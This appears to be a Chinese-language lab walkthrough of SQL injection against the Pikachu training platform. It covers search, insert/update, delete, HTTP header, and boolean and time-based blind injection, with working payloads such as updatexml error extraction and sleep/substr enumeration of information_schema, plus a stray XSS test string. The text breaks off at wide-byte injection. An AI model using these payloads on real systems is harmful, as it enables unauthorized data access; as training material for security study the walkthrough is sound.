```

得到

🏠 [sqlmap](#) > 搜索型注入

请输入用户名进行查找

如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有' or 1=1 -- '的结果如下：

username: vince

uid:1

email is: vince@pikachu.com

username: allen

uid:2

email is: allen@pikachu.com

username: kobe

uid:3

email is: kobe@pikachu.com

username: grady

uid:4

email is: grady@pikachu.com

username: kevin

uid:5

email is: kevin@pikachu.com

username: lucy

uid:6

email is: lucy@pikachu.com

username: lili

uid:7

email is: lili@pikachu.com

XX 型注入


后台存在各种方式拼接我们的 SQL 语句，所以我们需要尝试构造各种各样的闭合。比如在

这里后台就是用括号的方式拼接 SQL 查询语句的

构造的 payload 如下

what's your username?

得到

 `sqlmap > x`

what's your username?

your uid:1
your email is: vince@pikachu.com

your uid:2
your email is: allen@pikachu.com

your uid:3
your email is: kobe@pikachu.com

your uid:4
your email is: grady@pikachu.com

your uid:5
your email is: kevin@pikachu.com

your uid:6
your email is: lucy@pikachu.com

your uid:7
your email is: lili@pikachu.com

insert/update 注入

在这里，注册页面存在注入漏洞

欢迎注册，请填写注册信息!

用户:

密码:

性别:

手机:

地址:

住址:

我们只填写必填的两项

在名字后面加一个单引号

欢迎注册，请填写注册信息!

用户:

密码:

性别:

手机:

地址:

住址:

返回


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ad');',';',';' at line 1

提示我们语法错误，说明存在漏洞

这种情况下，我们知道后台使用的是 insert 语句，我们一般可以通过 or 进行闭合

构造 payload 如下


add' or updatexml(1, concat(0x7e,database()), 0) or '



得到数据库的名称


这是 insert 注入，下面是 update 注入

先登录进去，然后在修改资料处填写信息抓包




构造 payload 如下

' or updatexml(1,concat(0x7e,database()),0) or '



返回



delete 注入

这里有一个留言板，点删除可以把对应的留言删掉

我是一个不正经的留言板：

submit

留言列表：

</p><script>alert(1)</script>

删除

</p><script>alert(1)</script>

删除

我们点删除并使用 burp suite 抓包

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

拦截 HTTP历史记录 WebSocket历史 选项

http://172.16.2.20:8080 请求

放包 废包 拦截请求 行动

Raw 参数 头 Hex

GET /vul/sqli/sqli_del.php?id=60 HTTP/1.1
Host: 172.16.2.20:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.2.20:8080/vul/sqli/sqli_del.php
Cookie: PHPSESSID=mttg3ug7qkd21fq3tthfoolmht
Upgrade-Insecure-Requests: 1

实际上就是传递了一个留言的 id，后台根据这个 id 去删除留言

后台可能的 SQL 语句如下：


```
delete from message where id=1
```

我们发送到 Repeater 中继续进行实验，由于参数的值是数字型，所以后台可能存在数字型

注入漏洞，构造 payload 如下（没有单引号）

```
1 or updatexml(1, concat(0x7e,database()), 0)
```

把 payload 经过 URL 编码后替换 BurpSuite 中 id 的值



http header 注入

有些时候，后台开发人员为了验证客户端头信息（比如 cookie 验证）

或者通过 http header 获取客户端的一些信息，比如 useragent，accept 字段等

会对客户端的 http header 信息进行获取并使用 SQL 进行处理，如果此时并没有足够的安

全考虑

则可能会导致基于 http header 的 SQL 注入漏洞




登录账号: admin / 123456

登陆之后会记录以下信息



根据这个功能, 我们知道后台会获取 http header 里的数据, 比如 user agent 等。那么

它有对数据库操作吗? 下面 BurpSuite 修改发包内容



把 User-Agent 改为一个单引号，发包看看后台处理的结果，发现直接报了 SQL 语法错误




这说明存在 SQL 注入漏洞，后台可能会 insert 到数据库中，这个 payload 跟前面的 insert 实验的是一样的




这时候就能取得数据库名

还有 cookie 也是可以注入的，后端可能会取得我们的 cookie,后端通过拼接 SQL 语句进行验证

我们再 cookit 的用户名后面加上一个单引号并发送




直接告诉我们语法错误



这就说明存在 SQL 注入的漏洞，我们可以构建下面的 payload 进行测试

```
admin' or updatexml(1, concat(0x7e, database()), 0)#
```



同样取得他的库名

盲注

Based on boolean

在有些情况下，后台使用了错误屏蔽方法屏蔽了报错

此时无法根据报错信息来进行注入的判断

这种情况下的注入，称为“盲注”

基于真假的盲注主要特征

没有报错信息

不管是正确的输入，还是错误的输入，都只有两种情况（可以看做 0 or 1）

在正确的输入下，后面跟 `and 1=1 / and 1=2` 进行判断

我们在皮卡丘平台一进行实验，输入下面的测试语句

```
kobe' and 1=1#
```

```
kobe' and 1=2#
```

发现一条正确执行，一条显示用户名不存在，说明后台存在 SQL 注入漏洞

因为这里的输出只有 用户名存在 和 用户名不存在 两种输出，所以前面基于报错的方式在这不能用。

我们只能通过 真 或者 假 来获取数据，所以手工盲注是很麻烦的。

我们可以先用 `length(database())` 判断 数据库名称的长度

```
kobe' and length(database())>5#。。。。
```

```
kobe' and length(database())=7#
```

再用 `substr()` 和 `ascii()` 判断数据库由哪些字母组成（可以用二分法）

```
kobe' and ascii(substr(database(), 1, 1)) > 113#
```


kobe' and ascii(substr(database(), 1, 1)) > 105#。。

kobe' and ascii(substr(database(), 1, 1)) = 112#

不断重复，然后取得数据库名。再和 information_schema 和 length 猜测 表名 的长度，

我们可以用下面的 SQL 语句替代上面的 database()

```
(select table_name from information_schema.tables where table_schema=database()
```

```
limit 0,1)
```

先判断表名长度

kobe' and length(substr((select table_name from information_schema.tables where

table_schema=database() limit 0,1),1,100)) = 8#

然后猜解表名

kobe' and ascii(substr((select table_name from information_schema.tables where

table_schema=database() limit 0,1), 1, 1)) > 113#。。

kobe' and ascii(substr((select table_name from information_schema.tables where

table_schema=database() limit 0,1), 1, 1)) =104#

同样的方法去猜解列名、数据，就是麻烦，用工具会方便些

based on time

基于真假的盲注可以看到回显的信息，正确 or 错误

基于时间的注入就什么都看不到了，我们通过特定的输入，判断后台执行的时间，从而确定

注入点，比如用 `sleep()` 函数


在皮卡丘平台一，无论输入什么，前端都是显示 “I don't care who you are!”



我们构造 payload 如下

`kobe' and sleep(5)#`

按 F12 打开前端界面




看他的耗时为 5 秒，说明就存在漏洞

构造下面的 payload，用 `database()` 取得数据库的名称，再用 `substr` 取字符判断数据库

名称的组成，如果猜解成功就会 `sleep 5` 秒，否则没有任何动作

kobe' and if((substr(database(), 1, 1))='p', sleep(5), null)#



这边看到仍然是 5 秒多

说明我们的猜想是正确的

后面也跟真假注入是一样的了，替换 database() 就可，如

kobe' and if((substr((select table_name from information_schema.tables where table_schema=database() limit 0,1, 1, 1))='h', sleep(5), null)#


宽字节注入

宽字节的注入条件有两个：


1.数据库编码设置成 GB 系列

